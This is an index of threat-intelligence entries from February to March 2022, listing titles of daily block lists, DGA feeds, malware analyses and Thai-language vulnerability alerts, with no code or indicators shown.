1.2.927. 2022-02-17 Active Conficker DGA(s) for 20220216
1.2.928. 2022-02-17 Active Malware samples detected on 2022-02-16
1.2.929. 2022-02-17 Allcome clipbanker is a newcomer in underground forums
1.2.930. 2022-02-17 Guard Your Drive from DriveGuard: Moses Staff Campaigns Against Israeli Organizations Span Several Months
1.2.931. 2022-02-17 Microsoft spoofing phishing attacks on the rise- ASEC BLOG
1.2.932. 2022-02-17 Newly registered domain names related to the Covid-19 pandemic on 20220215
1.2.933. 2022-02-17 Preliminary Review into HOSTWAY LLC IP Blocks
1.2.934. 2022-02-17 Threat Analysis report: All Paths Lead to Cobalt Strike - IcedID, Emotet and QBot
1.2.935. 2022-02-17 TTC-CERT Block Lists 2022-02-17 - Agentemis, BEACON, Cobalt Strike
1.2.936. 2022-02-17 TTC-CERT Block Lists 2022-02-17 - Phishing attack dataset
1.2.937. 2022-02-17 TTC-CERT - DOMAIN Daily Block Lists - 2022-02-16 - CyberTotal
1.2.938. 2022-02-17 TTC-CERT - HASH Daily Block Lists - 2022-02-16 - CyberTotal
1.2.939. 2022-02-17 TTC-CERT IP Block Lists 2022-02-17 - FTP port scanning, FTP attack

1.2.940. 2022-02-17 TTC-CERT IP Block Lists 2022-02-17 - SSH port scanning, SSH brute-force attack
1.2.941. 2022-02-17 TTC-CERT - IP Daily Block Lists - 2022-02-16 - CyberTotal
1.2.942. 2022-02-17 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-02-17
1.2.943. 2022-02-17 TTC-CERT - URL Daily Block Lists - 2022-02-16 - CyberTotal
1.2.944. 2022-02-17 แจ้งเตือนช่องโหว่รายการของผลิตภัณฑ์ VMWare
1.2.945. 2022-02-18 Active Bamital DGA(s) for 20220217
1.2.946. 2022-02-18 Active Bedep DGA(s) for 20220217
1.2.947. 2022-02-18 Active Chinad DGA(s) for 20220217
1.2.948. 2022-02-18 Active Malware samples detected on 2022-02-17
1.2.949. 2022-02-18 Arkei Infostealer Expands Reach Using SmokeLoader to Target Crypto Wallets and MFA
1.2.950. 2022-02-18 FreeCryptoScam - A New Cryptocurrency Scam That Leads to Installation of Backdoors and Stealers
1.2.951. 2022-02-18 LockBit ransomware is being distributed through emails related to application form and copyright - ASEC BLOG
1.2.952. 2022-02-18 Malspam injects AveMariaRat
1.2.953. 2022-02-18 Newly registered domain names related to the Covid-19 pandemic on 20220216
1.2.954. 2022-02-18 Observed phishing indicators
1.2.955. 2022-02-18 Phishers Spoof Power BI to Visualize Your Credential Data
1.2.956. 2022-02-18 Stop/Djvu Ransomware ; Extension: .eucy ; .ckae
1.2.957. 2022-02-18 Tanki X Ransomware 2.0
1.2.958. 2022-02-18 [TLP:WHITE] อัพเดทเพิ่มเติมกรณี ช่องโหว่ที่มีความรุนแรงระดับร้ายแรง (Critical) ของผลิตภัณฑ์ Adobe อาจส่งผลให้ถูกโจมตีแบบ arbitrary code execution
1.2.959. 2022-02-18 TTC-CERT Block Lists 2022-02-18 - Agentemis, BEACON, Cobalt Strike
1.2.960. 2022-02-18 TTC-CERT Block Lists 2022-02-18 - IcedID, BokBot
1.2.961. 2022-02-18 TTC-CERT Block Lists 2022-02-18 - Phishing attack dataset
1.2.962. 2022-02-18 TTC-CERT - DOMAIN Daily Block Lists - 2022-02-17 - CyberTotal
1.2.963. 2022-02-18 TTC-CERT - HASH Daily Block Lists - 2022-02-17 - CyberTotal

1.2.964. 2022-02-18 TTC-CERT IP Block Lists 2022-02-18 - FTP port scanning, FTP attack
1.2.965. 2022-02-18 TTC-CERT IP Block Lists 2022-02-18 - SSH port scanning, SSH brute-force attack
1.2.966. 2022-02-18 TTC-CERT - IP Daily Block Lists - 2022-02-17 - CyberTotal
1.2.967. 2022-02-18 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-02-18
1.2.968. 2022-02-18 TTC-CERT - URL Daily Block Lists - 2022-02-17 - CyberTotal
1.2.969. 2022-02-19 Active Bamital DGA(s) for 20220218
1.2.970. 2022-02-19 Active Bedep DGA(s) for 20220218
1.2.971. 2022-02-19 Active Beebone DGA(s) for 20220218
1.2.972. 2022-02-19 Active Chinad DGA(s) for 20220218
1.2.973. 2022-02-19 Active Malware samples detected on 2022-02-18
1.2.974. 2022-02-19 Analysis - SharkBot Malware v1.63
1.2.975. 2022-02-19 EvilPlayout: Attack Against Iran’s State Broadcaster - Check Point Research
1.2.976. 2022-02-19 FakeUpdates IOCs
1.2.977. 2022-02-19 Log4j2 In The Wild | Iranian-Aligned Threat Actor TunnelVision Actively Exploiting VMware Horizon
1.2.978. 2022-02-19 Newly registered domain names related to the Covid-19 pandemic on 20220217
1.2.979. 2022-02-19 Prometei Malware
1.2.980. 2022-02-19 Remcos RAT Delivered Through Double Compressed Archive
1.2.981. 2022-02-19 The Current State of Earth Hundun's Arsenal (A.K.A BlackTech, Palmerworm)
1.2.982. 2022-02-19 TTC-CERT Block Lists 2022-02-19 - Agentemis, BEACON, Cobalt Strike
1.2.983. 2022-02-19 TTC-CERT Block Lists 2022-02-19 - IcedID, BokBot
1.2.984. 2022-02-19 TTC-CERT Block Lists 2022-02-19 - Phishing attack dataset
1.2.985. 2022-02-19 TTC-CERT - DOMAIN Daily Block Lists - 2022-02-18 - CyberTotal
1.2.986. 2022-02-19 TTC-CERT - HASH Daily Block Lists - 2022-02-18 - CyberTotal
1.2.987. 2022-02-19 TTC-CERT IP Block Lists 2022-02-19 - FTP port scanning, FTP attack

1.2.988. 2022-02-19 TTC-CERT IP Block Lists 2022-02-19 - SSH port scanning, SSH brute-force attack
1.2.989. 2022-02-19 TTC-CERT - IP Daily Block Lists - 2022-02-18 - CyberTotal
1.2.990. 2022-02-19 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-02-19
1.2.991. 2022-02-19 TTC-CERT - URL Daily Block Lists - 2022-02-18 - CyberTotal
1.2.992. 2022-02-20 Active Bamital DGA(s) for 20220219
1.2.993. 2022-02-20 Active Bedep DGA(s) for 20220219
1.2.994. 2022-02-20 Active Chinad DGA(s) for 20220219
1.2.995. 2022-02-20 Active Malware samples detected on 2022-02-19
1.2.996. 2022-02-20 Newly registered domain names related to the Covid-19 pandemic on 20220218
1.2.997. 2022-02-20 TTC-CERT Block Lists 2022-02-20 - Agentemis, BEACON, Cobalt Strike
1.2.998. 2022-02-20 TTC-CERT Block Lists 2022-02-20 - Phishing attack dataset
1.2.999. 2022-02-20 TTC-CERT - DOMAIN Daily Block Lists - 2022-02-19 - CyberTotal
1.2.1000. 2022-02-20 TTC-CERT - HASH Daily Block Lists - 2022-02-19 - CyberTotal
1.2.1001. 2022-02-20 TTC-CERT IP Block Lists 2022-02-20 - FTP port scanning, FTP attack
1.2.1002. 2022-02-20 TTC-CERT IP Block Lists 2022-02-20 - SSH port scanning, SSH brute-force attack
1.2.1003. 2022-02-20 TTC-CERT - IP Daily Block Lists - 2022-02-19 - CyberTotal
1.2.1004. 2022-02-20 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-02-20
1.2.1005. 2022-02-20 TTC-CERT - URL Daily Block Lists - 2022-02-19 - CyberTotal
1.2.1006. 2022-02-21 Active Bamital DGA(s) for 20220220
1.2.1007. 2022-02-21 Active Bedep DGA(s) for 20220220
1.2.1008. 2022-02-21 Active Conficker DGA(s) for 20220220
1.2.1009. 2022-02-21 Active Malware samples detected on 2022-02-20
1.2.1010. 2022-02-21 Newly registered domain names related to the Covid-19 pandemic on 20220219
1.2.1011. 2022-02-21 TTC-CERT Block Lists 2022-02-21 - Agentemis, BEACON, Cobalt Strike
1.2.1012. 2022-02-21 TTC-CERT Block Lists 2022-02-21 - Phishing attack dataset

1.2.1013. 2022-02-21 TTC-CERT - DOMAIN Daily Block Lists - 2022-02-20 - CyberTotal
1.2.1014. 2022-02-21 TTC-CERT IP Block Lists 2022-02-21 - FTP port scanning, FTP attack
1.2.1015. 2022-02-21 TTC-CERT IP Block Lists 2022-02-21 - SSH port scanning, SSH brute-force attack
1.2.1016. 2022-02-21 TTC-CERT - IP Daily Block Lists - 2022-02-20 - CyberTotal
1.2.1017. 2022-02-21 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-02-21
1.2.1018. 2022-02-21 TTC-CERT - URL Daily Block Lists - 2022-02-20 - CyberTotal
1.2.1019. 2022-02-21 คำแนะนำด้านความปลอดภัยทั่วไป: กรณีการเตรียมพร้อมสำหรับภัยคุกคามทางไซเบอร์ที่ (อาจ) เกี่ยวข้องกับความตึงเครียดระหว่างรัสเซียและยูเครน
1.2.1020. 2022-02-22 Active Bamital DGA(s) for 20220221
1.2.1021. 2022-02-22 Active Bedep DGA(s) for 20220221
1.2.1022. 2022-02-22 Active Conficker DGA(s) for 20220221
1.2.1023. 2022-02-22 Active Malware samples detected on 2022-02-21
1.2.1024. 2022-02-22 Newly registered domain names related to the Covid-19 pandemic on 20220220
1.2.1025. 2022-02-22 Public Cloud Cybersecurity Threat Intelligence (202201)
1.2.1026. 2022-02-22 Qbot and Zerologon Lead To Full Domain Compromise
1.2.1027. 2022-02-22 TeamTNT Cryptomining Explosion
1.2.1028. 2022-02-22 Technical Analysis of the DDoS Attacks against Ukrainian Websites
1.2.1029. 2022-02-22 TTC-CERT Block Lists 2022-02-22 - Agentemis, BEACON, Cobalt Strike
1.2.1030. 2022-02-22 TTC-CERT Block Lists 2022-02-22 - Phishing attack dataset
1.2.1031. 2022-02-22 TTC-CERT - DOMAIN Daily Block Lists - 2022-02-21 - CyberTotal
1.2.1032. 2022-02-22 TTC-CERT - HASH Daily Block Lists - 2022-02-21 - CyberTotal
1.2.1033. 2022-02-22 TTC-CERT IP Block Lists 2022-02-22 - FTP port scanning, FTP attack
1.2.1034. 2022-02-22 TTC-CERT IP Block Lists 2022-02-22 - SSH port scanning, SSH brute-force attack
1.2.1035. 2022-02-22 TTC-CERT - IP Daily Block Lists - 2022-02-21 - CyberTotal
1.2.1036. 2022-02-22 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-02-22
1.2.1037. 2022-02-22 TTC-CERT - URL Daily Block Lists - 2022-02-21 - CyberTotal
1.2.1038. 2022-02-23 Active Bamital DGA(s) for 20220222

1.2.1039. 2022-02-23 Active Bedep DGA(s) for 20220222
1.2.1040. 2022-02-23 Active Beebone DGA(s) for 20220222
1.2.1041. 2022-02-23 Active Chinad DGA(s) for 20220222
1.2.1042. 2022-02-23 Active Malware samples detected on 2022-02-22
1.2.1043. 2022-02-23 A Good Old Equation Editor Vulnerability Delivering Malware
1.2.1044. 2022-02-23 Change in distributing method of disguised malicious code for quotation (VBS script) - ASEC BLOG
1.2.1045. 2022-02-23 Cisco Talos Intelligence Group -: Threat Roundup for February 11 to February 18
1.2.1046. 2022-02-23 Cobalt Strike Being Distributed to Vulnerable MS-SQL Servers
1.2.1047. 2022-02-23 Coin miners being distributed targeting vulnerable MS-SQL servers - ASEC BLOG
1.2.1048. 2022-02-23 Emotet’s Uncommon Approach of Masking IP Addresses | McAfee Blog
1.2.1049. 2022-02-23 Latest Mac Coinminer Utilizes Open-Source Binaries and the I2P Network
1.2.1050. 2022-02-23 Meet Kraken: A New Golang Botnet in Development
1.2.1051. 2022-02-23 New data wiper malware used in Ukraine
1.2.1052. 2022-02-23 New information stealing malware “ColdStealer” being distributed - ASEC BLOG
1.2.1053. 2022-02-23 Newly registered domain names related to the Covid-19 pandemic on 20220221
1.2.1054. 2022-02-23 Operation Cache Panda organized supply chain attack against Taiwan's financial industry
1.2.1055. 2022-02-23 Phobos ransomware, ".MURK" extension
1.2.1056. 2022-02-23 Stop/Djvu Ransomware ; Extension: .ooii ; .gcyi
1.2.1057. 2022-02-23 TTC-CERT Block Lists 2022-02-23 - Agentemis, BEACON, Cobalt Strike
1.2.1058. 2022-02-23 TTC-CERT Block Lists 2022-02-23 - IcedID, BokBot
1.2.1059. 2022-02-23 TTC-CERT Block Lists 2022-02-23 - Phishing attack dataset
1.2.1060. 2022-02-23 TTC-CERT - DOMAIN Daily Block Lists - 2022-02-22 - CyberTotal

1.2.1061. 2022-02-23 TTC-CERT IP Block Lists 2022-02-23 - FTP port scanning, FTP attack
1.2.1062. 2022-02-23 TTC-CERT IP Block Lists 2022-02-23 - SSH port scanning, SSH brute-force attack
1.2.1063. 2022-02-23 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-02-23
1.2.1064. 2022-02-23 TTC-CERT - URL Daily Block Lists - 2022-02-22 - CyberTotal
1.2.1065. 2022-02-23 แจ้งเตือนการโจมตีช่องโหว่ของผลิตภัณฑ์ QNAP NAS และ Asustor NAS เพื่อติดตั้ง DeadBolt Ransomware
1.2.1066. 2022-02-24 Active Bamital DGA(s) for 20220223
1.2.1067. 2022-02-24 Active Beebone DGA(s) for 20220223
1.2.1068. 2022-02-24 Active Chinad DGA(s) for 20220223
1.2.1069. 2022-02-24 Active Malware samples detected on 2022-02-23
1.2.1070. 2022-02-24 ASEC Weekly Malware Statistics (20220214 ~ 20220220) - ASEC BLOG
1.2.1071. 2022-02-24 Bvp47 Top-tier Backdoor of US NSA Equation Group
1.2.1072. 2022-02-24 HermeticWiper | New Destructive Malware Used In Cyber Attacks on Ukraine
1.2.1073. 2022-02-24 Magnitude exploit kit started distributing Magniber ransomware using signed msi file
1.2.1074. 2022-02-24 Newly registered domain names related to the Covid-19 pandemic on 20220222
1.2.1075. 2022-02-24 New Sandworm malware Cyclops Blink replaces VPNFilter
1.2.1076. 2022-02-24 Sanctions Be Damned | From Dridex to Macaw, The Evolution of Evil Corp - SentinelOne
1.2.1077. 2022-02-24 Stop/Djvu Ransomware ; Extension: .rtgf
1.2.1078. 2022-02-24 The reality of multiple intimidation seen in ransomware "REvil", "Clop", and "Conti"
1.2.1079. 2022-02-24 TTC-CERT Block Lists 2022-02-24 - Agentemis, BEACON, Cobalt Strike
1.2.1080. 2022-02-24 TTC-CERT Block Lists 2022-02-24 - IcedID, BokBot
1.2.1081. 2022-02-24 TTC-CERT Block Lists 2022-02-24 - Phishing attack dataset
1.2.1082. 2022-02-24 TTC-CERT - DOMAIN Daily Block Lists - 2022-02-23 - CyberTotal

1.2.1083. 2022-02-24 TTC-CERT - HASH Daily Block Lists - 2022-02-23 - CyberTotal
1.2.1084. 2022-02-24 TTC-CERT IP Block Lists 2022-02-24 - FTP port scanning, FTP attack
1.2.1085. 2022-02-24 TTC-CERT IP Block Lists 2022-02-24 - SSH port scanning, SSH brute-force attack
1.2.1086. 2022-02-24 TTC-CERT - IP Daily Block Lists - 2022-02-23 - CyberTotal
1.2.1087. 2022-02-24 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-02-24
1.2.1088. 2022-02-24 TTC-CERT - URL Daily Block Lists - 2022-02-23 - CyberTotal
1.2.1089. 2022-02-25 24 Hours From Log4Shell to Local Admin: Deep-Dive Into Conti Gang Attack on Fortune 500 (DFIR)
1.2.1090. 2022-02-25 Active Bamital DGA(s) for 20220224
1.2.1091. 2022-02-25 Active Bedep DGA(s) for 20220224
1.2.1092. 2022-02-25 Active Chinad DGA(s) for 20220224
1.2.1093. 2022-02-25 Active Malware samples detected on 2022-02-24
1.2.1094. 2022-02-25 BlackCat Ransomware
1.2.1095. 2022-02-25 Iranian Government-Sponsored MuddyWater Actors Conducting Malicious Cyber Operations – MuddyWater | CISA
1.2.1096. 2022-02-25 Newly registered domain names related to the Covid-19 pandemic on 20220223
1.2.1097. 2022-02-25 QakBot Campaign Attempts to Revive Old Emails to Gain the Upper Hand
1.2.1098. 2022-02-25 Stop/Djvu Ransomware ; Extension: .jjtt
1.2.1099. 2022-02-25 StrRAT in Disguise - K7 Labs
1.2.1100. 2022-02-25 TTC-CERT Block Lists 2022-02-25 - Phishing attack dataset
1.2.1101. 2022-02-25 TTC-CERT - DOMAIN Daily Block Lists - 2022-02-24 - CyberTotal
1.2.1102. 2022-02-25 TTC-CERT - HASH Daily Block Lists - 2022-02-24 - CyberTotal
1.2.1103. 2022-02-25 TTC-CERT IP Block Lists 2022-02-25 - FTP port scanning, FTP attack
1.2.1104. 2022-02-25 TTC-CERT IP Block Lists 2022-02-25 - SSH port scanning, SSH brute-force attack
1.2.1105. 2022-02-25 TTC-CERT - IP Daily Block Lists - 2022-02-24 - CyberTotal
1.2.1106. 2022-02-25 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-02-25
1.2.1107. 2022-02-25 TTC-CERT - URL Daily Block Lists - 2022-02-24 - CyberTotal

1.2.1108. 2022-02-25 Ukrainian crisis and cyber attacks
1.2.1109. 2022-02-26 Active Bamital DGA(s) for 20220225
1.2.1110. 2022-02-26 Active Bedep DGA(s) for 20220225
1.2.1111. 2022-02-26 Active Chinad DGA(s) for 20220225
1.2.1112. 2022-02-26 Active Malware samples detected on 2022-02-25
1.2.1113. 2022-02-26 Cisco Talos Intelligence Group - : Threat Advisory: HermeticWiper
1.2.1114. 2022-02-26 Dangerously thinBasic | InQuest
1.2.1115. 2022-02-26 Details of recent DDoS attacks we've seen against Ukraine and Russia
1.2.1116. 2022-02-26 Left On Read: Telegram Malware Spotted in Latest Iranian Cyber Espionage Activity
1.2.1117. 2022-02-26 Newly registered domain names related to the Covid-19 pandemic on 20220224
1.2.1118. 2022-02-26 Nobelium Returns to the Political World Stage | FortiGuard Labs
1.2.1119. 2022-02-26 SockDetour – a Silent, Fileless, Socketless Backdoor – Targets U.S. Defense Contractors
1.2.1120. 2022-02-26 TTC-CERT Block Lists 2022-02-26 - Agentemis, BEACON, Cobalt Strike
1.2.1121. 2022-02-26 TTC-CERT Block Lists 2022-02-26 - Phishing attack dataset
1.2.1122. 2022-02-26 TTC-CERT - DOMAIN Daily Block Lists - 2022-02-25 - CyberTotal
1.2.1123. 2022-02-26 TTC-CERT - HASH Daily Block Lists - 2022-02-25 - CyberTotal
1.2.1124. 2022-02-26 TTC-CERT IP Block Lists 2022-02-26 - FTP port scanning, FTP attack
1.2.1125. 2022-02-26 TTC-CERT IP Block Lists 2022-02-26 - SSH port scanning, SSH brute-force attack
1.2.1126. 2022-02-26 TTC-CERT - IP Daily Block Lists - 2022-02-25 - CyberTotal
1.2.1127. 2022-02-26 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-02-26
1.2.1128. 2022-02-26 TTC-CERT - URL Daily Block Lists - 2022-02-25 - CyberTotal
1.2.1129. 2022-02-26 Ukraine links phishing targeting military to Belarusian hackers
1.2.1130. 2022-02-27 Active Bamital DGA(s) for 20220226
1.2.1131. 2022-02-27 Active Beebone DGA(s) for 20220226
1.2.1132. 2022-02-27 Active Conficker DGA(s) for 20220226

1.2.1133. 2022-02-27 Active Malware samples detected on 2022-02-26
1.2.1134. 2022-02-27 Conti ransomware latest samples Feb 2022
1.2.1135. 2022-02-27 Emotet Malware back in Action
1.2.1136. 2022-02-27 Newly registered domain names related to the Covid-19 pandemic on 20220225
1.2.1137. 2022-02-27 TTC-CERT Block Lists 2022-02-27 - Phishing attack dataset
1.2.1138. 2022-02-27 TTC-CERT - DOMAIN Daily Block Lists - 2022-02-26 - CyberTotal
1.2.1139. 2022-02-27 TTC-CERT - HASH Daily Block Lists - 2022-02-26 - CyberTotal
1.2.1140. 2022-02-27 TTC-CERT IP Block Lists 2022-02-27 - FTP port scanning, FTP attack
1.2.1141. 2022-02-27 TTC-CERT IP Block Lists 2022-02-27 - SSH port scanning, SSH brute-force attack
1.2.1142. 2022-02-27 TTC-CERT - IP Daily Block Lists - 2022-02-26 - CyberTotal
1.2.1143. 2022-02-27 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-02-27
1.2.1144. 2022-02-27 TTC-CERT - URL Daily Block Lists - 2022-02-26 - CyberTotal
1.2.1145. 2022-02-27 คำแนะนำด้านความปลอดภัยทั่วไป: กรณีเสริมสร้างความมั่นคงปลอดภัยทางไซเบอร์ขององค์กรท่ามกลางความขัดแย้งระหว่างรัสเซียและยูเครน
1.2.1146. 2022-02-28 Active Bamital DGA(s) for 20220227
1.2.1147. 2022-02-28 Active Bedep DGA(s) for 20220227
1.2.1148. 2022-02-28 Active Beebone DGA(s) for 20220227
1.2.1149. 2022-02-28 Active Chinad DGA(s) for 20220227
1.2.1150. 2022-02-28 Active Malware samples detected on 2022-02-27
1.2.1151. 2022-02-28 Newly registered domain names related to the Covid-19 pandemic on 20220226
1.2.1152. 2022-02-28 Phishing โจมตีบริษัทในประเทศไทยเพื่อติดตั้ง Emotet Trojan Epoch5
1.2.1153. 2022-02-28 TTC-CERT Block Lists 2022-02-28 - Agentemis, BEACON, Cobalt Strike
1.2.1154. 2022-02-28 TTC-CERT Block Lists 2022-02-28 - Phishing attack dataset
1.2.1155. 2022-02-28 TTC-CERT - DOMAIN Daily Block Lists - 2022-02-27 - CyberTotal
1.2.1156. 2022-02-28 TTC-CERT - HASH Daily Block Lists - 2022-02-27 - CyberTotal
1.2.1157. 2022-02-28 TTC-CERT IP Block Lists 2022-02-28 - FTP port scanning, FTP attack

1.2.1158. 2022-02-28 TTC-CERT IP Block Lists 2022-02-28 - SSH port scanning, SSH brute-force attack
1.2.1159. 2022-02-28 TTC-CERT - IP Daily Block Lists - 2022-02-27 - CyberTotal
1.2.1160. 2022-02-28 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-02-28
1.2.1161. 2022-02-28 TTC-CERT - URL Daily Block Lists - 2022-02-27 - CyberTotal
1.2.1162. 2022-03-01 Active Bamital DGA(s) for 20220228
1.2.1163. 2022-03-01 Active Bedep DGA(s) for 20220228
1.2.1164. 2022-03-01 Active Beebone DGA(s) for 20220228
1.2.1165. 2022-03-01 Active Chinad DGA(s) for 20220228
1.2.1166. 2022-03-01 Active Malware samples detected on 2022-02-28
1.2.1167. 2022-03-01 Beware of charity scams exploiting war in Ukraine | WeLiveSecurity
1.2.1168. 2022-03-01 Cyber lures and threats in the context of the war in Ukraine | Malwarebytes Labs
1.2.1169. 2022-03-01 Daxin: Stealthy Backdoor Designed for Attacks Against Hardened Networks
1.2.1170. 2022-03-01 Newly registered domain names related to the Covid-19 pandemic on 20220227
1.2.1171. 2022-03-01 OutSteel, SaintBot Delivered by Spear Phishing Attacks Targeting Ukraine
1.2.1172. 2022-03-01 Russia-Ukraine 2022 conflict related IOCs from CERT Orange Cyberdefense Threat Intelligence Datalake
1.2.1173. 2022-03-01 Technical Analysis of PartyTicket Ransomware | Zscaler
1.2.1174. 2022-03-01 The hidden C2: Lampion trojan release 212 is on the rise and using a C2 server for two years
1.2.1175. 2022-03-01 The Hunt for the Lost Soul: Unraveling the Evolution of the SoulSearcher Malware
1.2.1176. 2022-03-01 TTC-CERT Block Lists 2022-03-01 - Agentemis, BEACON, Cobalt Strike
1.2.1177. 2022-03-01 TTC-CERT Block Lists 2022-03-01 - Phishing attack dataset
1.2.1178. 2022-03-01 TTC-CERT - DOMAIN Daily Block Lists - 2022-02-28 - CyberTotal
1.2.1179. 2022-03-01 TTC-CERT - HASH Daily Block Lists - 2022-02-28 - CyberTotal

1.2.1180. 2022-03-01 TTC-CERT IP Block Lists 2022-03-01 - FTP port scanning, FTP attack
1.2.1181. 2022-03-01 TTC-CERT IP Block Lists 2022-03-01 - SSH port scanning, SSH brute-force attack
1.2.1182. 2022-03-01 TTC-CERT - IP Daily Block Lists - 2022-02-28 - CyberTotal
1.2.1183. 2022-03-01 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-03-01
1.2.1184. 2022-03-01 TTC-CERT - URL Daily Block Lists - 2022-02-28 - CyberTotal
1.2.1185. 2022-03-01 UNC1151/GhostWriter Phishing Attacks Target Ukrainian Soldiers
1.2.1186. 2022-03-01 แจ้งเตือนช่องโหว่ CVE-2022-0735 ที่มีความรุนแรงระดับร้ายแรงของ GitLab
1.2.1187. 2022-03-02 Active Bamital DGA(s) for 20220301
1.2.1188. 2022-03-02 Active Bedep DGA(s) for 20220301
1.2.1189. 2022-03-02 Active Chinad DGA(s) for 20220301
1.2.1190. 2022-03-02 Active Malware samples detected on 2022-03-01
1.2.1191. 2022-03-02 Conti and Karma actors attack healthcare provider at same time through ProxyShell exploits | Sophos News
1.2.1192. 2022-03-02 Dharma/CrySis ransomware family; Extension: .xgpr
1.2.1193. 2022-03-02 Explains the attack method targeting SQL server by the vulnerability attack tool "Purple Fox"
1.2.1194. 2022-03-02 IsaacWiper and HermeticWizard: New wiper and worm targeting Ukraine
1.2.1195. 2022-03-02 Looking for Penquins in the Wild
1.2.1196. 2022-03-02 Newly registered domain names related to the Covid-19 pandemic on 20220228
1.2.1197. 2022-03-02 Stop/Djvu Ransomware ; Extension: .fgui; .fgnh; .sdjm
1.2.1198. 2022-03-02 TTC-CERT Block Lists 2022-03-02 - Agentemis, BEACON, Cobalt Strike
1.2.1199. 2022-03-02 TTC-CERT Block Lists 2022-03-02 - Phishing attack dataset
1.2.1200. 2022-03-02 TTC-CERT - DOMAIN Daily Block Lists - 2022-03-01 - CyberTotal
1.2.1201. 2022-03-02 TTC-CERT - HASH Daily Block Lists - 2022-03-01 - CyberTotal
1.2.1202. 2022-03-02 TTC-CERT IP Block Lists 2022-03-02 - FTP port scanning, FTP attack
1.2.1203. 2022-03-02 TTC-CERT IP Block Lists 2022-03-02 - SSH port scanning, SSH brute-force attack

1.2.1204. 2022-03-02 TTC-CERT - IP Daily Block Lists - 2022-03-01 - CyberTotal
1.2.1205. 2022-03-02 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-03-02
1.2.1206. 2022-03-02 TTC-CERT - URL Daily Block Lists - 2022-03-01 - CyberTotal
1.2.1207. 2022-03-02 แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.2.1208. 2022-03-02 รายงานการวิเคราะห์สรุปการโจมตีของมัลแวร์ที่ใช้ในการทำลายข้อมูล (Destructive Malware) ที่มุ่งเป้าโจมตีหน่วยงานต่าง ๆ ในประเทศยูเครนในภาพรวมตลอดสัปดาห์ที่ผ่านมา
1.2.1209. 2022-03-03 Active Bamital DGA(s) for 20220302
1.2.1210. 2022-03-03 Active Bedep DGA(s) for 20220302
1.2.1211. 2022-03-03 Active Beebone DGA(s) for 20220302
1.2.1212. 2022-03-03 Active Chinad DGA(s) for 20220302
1.2.1213. 2022-03-03 Active Malware samples detected on 2022-03-02
1.2.1214. 2022-03-03 Asylum Ambuscade: State Actor Uses Compromised Private Ukrainian Military Emails to Target European Governments and Refugee Movement
1.2.1215. 2022-03-03 How to Decrypt the PartyTicket Ransomware Targeting Ukraine | CrowdStrike
1.2.1216. 2022-03-03 Newly registered domain names related to the Covid-19 pandemic on 20220301
1.2.1217. 2022-03-03 njRAT being distributed through webhard - ASEC BLOG
1.2.1218. 2022-03-03 Spam mail potrays as SCB Easy
1.2.1219. 2022-03-03 TeaBot is now spreading across the globe | Cleafy Labs
1.2.1220. 2022-03-03 The Conti ransomware leaks | Malwarebytes Labs
1.2.1221. 2022-03-03 TTC-CERT Block Lists 2022-03-03 - Agentemis, BEACON, Cobalt Strike
1.2.1222. 2022-03-03 TTC-CERT Block Lists 2022-03-03 - Phishing attack dataset
1.2.1223. 2022-03-03 TTC-CERT - DOMAIN Daily Block Lists - 2022-03-02 - CyberTotal
1.2.1224. 2022-03-03 TTC-CERT - HASH Daily Block Lists - 2022-03-02 - CyberTotal
1.2.1225. 2022-03-03 TTC-CERT IP Block Lists 2022-03-03 - FTP port scanning, FTP attack

1.2.1226. 2022-03-03 TTC-CERT IP Block Lists 2022-03-03 - SSH port scanning, SSH brute-force attack
1.2.1227. 2022-03-03 TTC-CERT - IP Daily Block Lists - 2022-03-02 - CyberTotal
1.2.1228. 2022-03-03 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-03-03
1.2.1229. 2022-03-03 TTC-CERT - URL Daily Block Lists - 2022-03-02 - CyberTotal
1.2.1230. 2022-03-03 Unearthing the Million Dollar Scams Targeting the Indian Electric Vehicle Industry
1.2.1231. 2022-03-03 Yours Truly, Signed AV Driver: Weaponizing an Antivirus Driver | KillAV Malware
1.2.1232. 2022-03-03 การ Phishing เพื่อขโมยข้อมูลบัญชีผู้ใช้งาน (Login name) และรหัสผ่าน (Password) SCB Easy Net ของลูกค้าธนาคารไทยพาณิชย์ จำกัด (มหาชน)
1.2.1233. 2022-03-03 แจ้งเตือนช่องโหว่ที่มีความรุนแรงระดับร้ายแรงของ Cisco Expressway Series และ Cisco TelePresence Video Communication Server
1.2.1234. 2022-03-04 Active Bamital DGA(s) for 20220303
1.2.1235. 2022-03-04 Active Bedep DGA(s) for 20220303
1.2.1236. 2022-03-04 Active Beebone DGA(s) for 20220303
1.2.1237. 2022-03-04 Active Chinad DGA(s) for 20220303
1.2.1238. 2022-03-04 Active Malware samples detected on 2022-03-03
1.2.1239. 2022-03-04 ASEC Weekly Malware Statistics (20220221 ~ 20220227) - ASEC BLOG
1.2.1240. 2022-03-04 Colibri Loader - Back to basics
1.2.1241. 2022-03-04 DanaBot Launches DDoS Attack Against the Ukrainian Ministry of Defense | Zscaler
1.2.1242. 2022-03-04 DIKE ransomware; Phobos ransomware family; Extension: .DIKE (also appends filenames with victim's unique ID and developers' email address)
1.2.1243. 2022-03-04 HermeticWiper and PartyTicket Targeting Computers in Ukraine
1.2.1244. 2022-03-04 Malware Linked to Upwork Post Seeking Content Writer for a "Newly Developed Application" Deploys DCRat
1.2.1245. 2022-03-04 Newly registered domain names related to the Covid-19 pandemic on 20220302
1.2.1246. 2022-03-04 Russia-Ukraine Conflict Leverages Phishing Themes

1.2.1247. 2022-03-04 TTC-CERT Block Lists 2022-03-04 - Agentemis, BEACON, Cobalt Strike
1.2.1248. 2022-03-04 TTC-CERT Block Lists 2022-03-04 - Phishing attack dataset
